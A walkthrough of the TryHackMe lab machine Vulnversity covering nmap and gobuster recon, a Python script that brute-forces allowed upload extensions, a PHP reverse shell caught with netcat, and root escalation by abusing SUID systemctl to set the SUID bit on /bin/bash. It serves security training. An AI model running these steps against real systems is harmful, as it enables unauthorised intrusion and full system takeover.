Vulnversity

Learn about active recon, web app attacks and privilege escalation.

TryHackMe Vulnversity

Saikat Karmakar | Aug 9 : 2021






This a walk-through of TryHackme room Vulnversity. As always we start with the enumeration using nmap. `nmap -sC -sV -A -T4 -v -oN scan/nmap 10.10.104.250 -Pn`

- Let's break it down
  - `-sC` for default scripts
  - `-sV` service version of the services running
  - `-A` aggresive scan
  - `-T4` speed of the scan
  - `-v` for verbosity
  - `-oN` save the output to a normal file
  - `-Pn` don't ping the target assuming the host is live
- ***Enumeration***

```
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 3.0.3
22/tcp   open     ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
109/tcp  filtered pop2
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open     http-proxy  Squid http proxy 3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open     http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
5679/tcp filtered activesync
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m02s, deviation: 2h18m36s, median: 1s
| nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   VULNUNIVERSITY<00>   Flags: <unique><active>
|   VULNUNIVERSITY<03>   Flags: <unique><active>
|   VULNUNIVERSITY<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2021-08-09T09:41:47-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-09T13:41:47
|_  start_date: N/A
```

language-bash

Task 2

- So we can see there are 6 ports open; `21, 22, 139, 445, 3128, 3333`
- Due to running a service version scan (`-sV`) we can see the version of the squid proxy running on port 3128
  - 
    ```
    3128/tcp open     http-proxy  Squid http proxy 3.5.12
    |_http-title: ERROR: The requested URL could not be retrieved
    ```
- The `-p-400` will run a scan on the first `400` ports
  - 
    ```
    PORT SPECIFICATION AND SCAN ORDER:
      -p <port ranges>: Only scan specified ports
        Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
    ```
- The `-n` will not resolve `DNS`
  - 
    ```
      -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
    ```
- By the http banner we can see the system is running `Ubuntu`. We can also user the `-O` option to do OS detection
  - 
    ```
    3333/tcp open     http        Apache httpd 2.4.18 ((Ubuntu))
    | http-methods:
    |_  Supported Methods: POST OPTIONS GET HEAD
    |_http-server-header: Apache/2.4.18 (Ubuntu)
    |_http-title: Vuln University
    ```
- The web-server is running on `3333`
  - 
    ```
    PORT     STATE    SERVICE     VERSION
    21/tcp   open     ftp         vsftpd 3.0.3
    22/tcp   open     ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
    | ssh-hostkey:
    |   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
    |   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
    |_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
    109/tcp  filtered pop2
    139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    445/tcp  open     netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
    3128/tcp open     http-proxy  Squid http proxy 3.5.12
    |_http-title: ERROR: The requested URL could not be retrieved
    3333/tcp open     http        Apache httpd 2.4.18 ((Ubuntu))
    | http-methods:
    |_  Supported Methods: POST OPTIONS GET HEAD
    |_http-server-header: Apache/2.4.18 (Ubuntu)
    |_http-title: Vuln University
    ```

Task 3

For this section we will use the tool `gobuster`.

GoBuster is a tool used to brute-force URIs (directories and files), DNS subdomains and virtual host names. For this machine, we will focus on using it to brute-force directories.

Download GoBuster here, or if you're on Kali Linux 2020.1+ run `sudo apt-get install gobuster`


- Let's start the directory listing.

```
gobuster dir -u http://10.10.104.250:3333 -w /usr/share/wordlists/dirb/big.txt -t 50
```


- Break down
  - `dir` to let gobuster know we're doing directory brute-forcing
  - `-u` to specify the url
  - `-w` to specify the wordlist
  - `-t` to specify threads(speed). I found 50 works well. Anything more than 60 gives errors.
- If you still get errors you can remove them by using `2>/dev/null` which will redirect the errors to `/dev/null` dir which is practically no-where. The command will look like this

```bash
gobuster dir -u http://10.10.104.250:3333 -w /usr/share/wordlists/dirb/big.txt -t 50 2>/dev/null | tee gobuster.log
```


language-bash


- Using tee to save the output only. I personally don't like the `-o` option which gobuster provides
- We can see there is a `internal` dir gobuster found
  - 

```
===============================================================
/.htaccess            (Status: 403) [Size: 299]
/.htpasswd            (Status: 403) [Size: 299]
/css                  (Status: 301) [Size: 319] [--> http://10.10.104.250:3333/css/]
/fonts                (Status: 301) [Size: 321] [--> http://10.10.104.250:3333/fonts/]
/images               (Status: 301) [Size: 322] [--> http://10.10.104.250:3333/images/]
/internal             (Status: 301) [Size: 324] [--> http://10.10.104.250:3333/internal/]
/js                   (Status: 301) [Size: 318] [--> http://10.10.104.250:3333/js/]
```

  - Navigating to this dir we can see there is a upload form
  - 


Task 4

- Let's see what we can do with it. At first we should see what files we are allowed upload. I tried uploading a jpg file
  - 


  - 

Extension not allowed

- It's not allowed. We can try uploading a php file. See if we can get the php info

- 

```
<?php
        phpinfo();
?>
~
~
~
~
~
~
~
~
~
~
~
```

- 

Upload


Extension not allowed

- We can't upload any php file. If we do this manually it'll take unnecessary time & effort. Let's automate this process. First we have to see how the file upload is working. We can use burp or simply the network tab of our browser. We can use burp to check which extension will not be blocked. But I'll write a simple python script to do this.

```python
#!/usr/bin/python3
import requests
from os import rename

ip = "10.10.104.250"
url = f"http://{ip}:3333/internal/index.php"

extensions = [".php", ".php3", ".php4", ".php5", ".php6", ".phtml"]

old_file = "shell.php"
file_name = "shell"

for ext in extensions:
    new_file = file_name + ext
    #print(file)
    rename(old_file, new_file)

    files = {"file" : open(new_file, "rb")}
    r = requests.post(url, files=files)
    #print(r.text)
    if "Extension not allowed" in r.text:
        print(f"{ext} not allowed")
    else:
        print(f"{ext} allowed!!")
        break

    old_file = new_file
```


language-python

- So this script is basically going through each extension of the extensions list & checking if the file extension is allowed or not & renaming it then sending the file to the web-server using the requests module. So we can the `.phtml` is allowed




```
[redacted] ~/Desktop/ctf/WalkThroughs/TryHackMe/vulnversity % python3 bypass_ext.py
.php not allowed
.php3 not allowed
.php4 not allowed
.php5 not allowed
.php6 not allowed
.phtml allowed!!
```


- Rev-shell time. I'm using the one which comes default with kali(pentestmoney).In the shell we have to change these 2 variables




```
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```



- Success. Next setup a netcat listener & navigate to the file on the server.




```
vulnversity(master) ✗: nc -nvlp 1234
listening on [any] 1234 ...
```



Index of /internal/uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php.php3.php4.php5.php6.phtml	2021-08-09 10:45	21	
shell.phtml	2021-08-09 10:53	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.104.250 Port 3333




```
vulnversity(master) ✗: nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.4.23.120] from (UNKNOWN) [10.10.104.250] 52336
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 10:58:06 up  1:22,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$
```

- We got the shell but it's limited. We have to stabilize it.


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
```

- We got the user flag


- 

```
www-data@vulnuniversity:/$
www-data@vulnuniversity:/$ cd  /home/bill/
.bash_logout  .bashrc       .profile      user.txt
www-data@vulnuniversity:/$ cd  /home/bill/
www-data@vulnuniversity:/home/bill$ ls
user.txt
www-data@vulnuniversity:/home/bill$
```

Task 5

- Now Privilege Escalation. As this task suggests we're gonna search for SUID binaries
- Search for SUID bits on the machine `find / -perm -u=s -type f 2>/dev/null`
- There is an unusual binary here
- 

```
www-data@vulnuniversity:/home/bill$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
www-data@vulnuniversity:/home/bill$
```

- GTFO bins is the goto for any kind of binary based Privilege Escalation.
- 

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

- So we'll make a `System service` named `systemctl` & run it using it's original path `/bin/systemctl` & we'll execute the command `/bin/bash -c "id > /tmp/output"`
- The above method dosen't work so I used this one. This one is simple I'm creating a service and giving `/bin/bash` SUID permission with `+s` option. Then executing it using the original systemctl binary.

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
systemctl link $TF
systemctl enable --now $TF
```

- If we do `bash -p` now we can see we have effective id as root. So we own the system now

    - 

```
www-data@vulnuniversity:/tmp$ bash -p
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.3#
```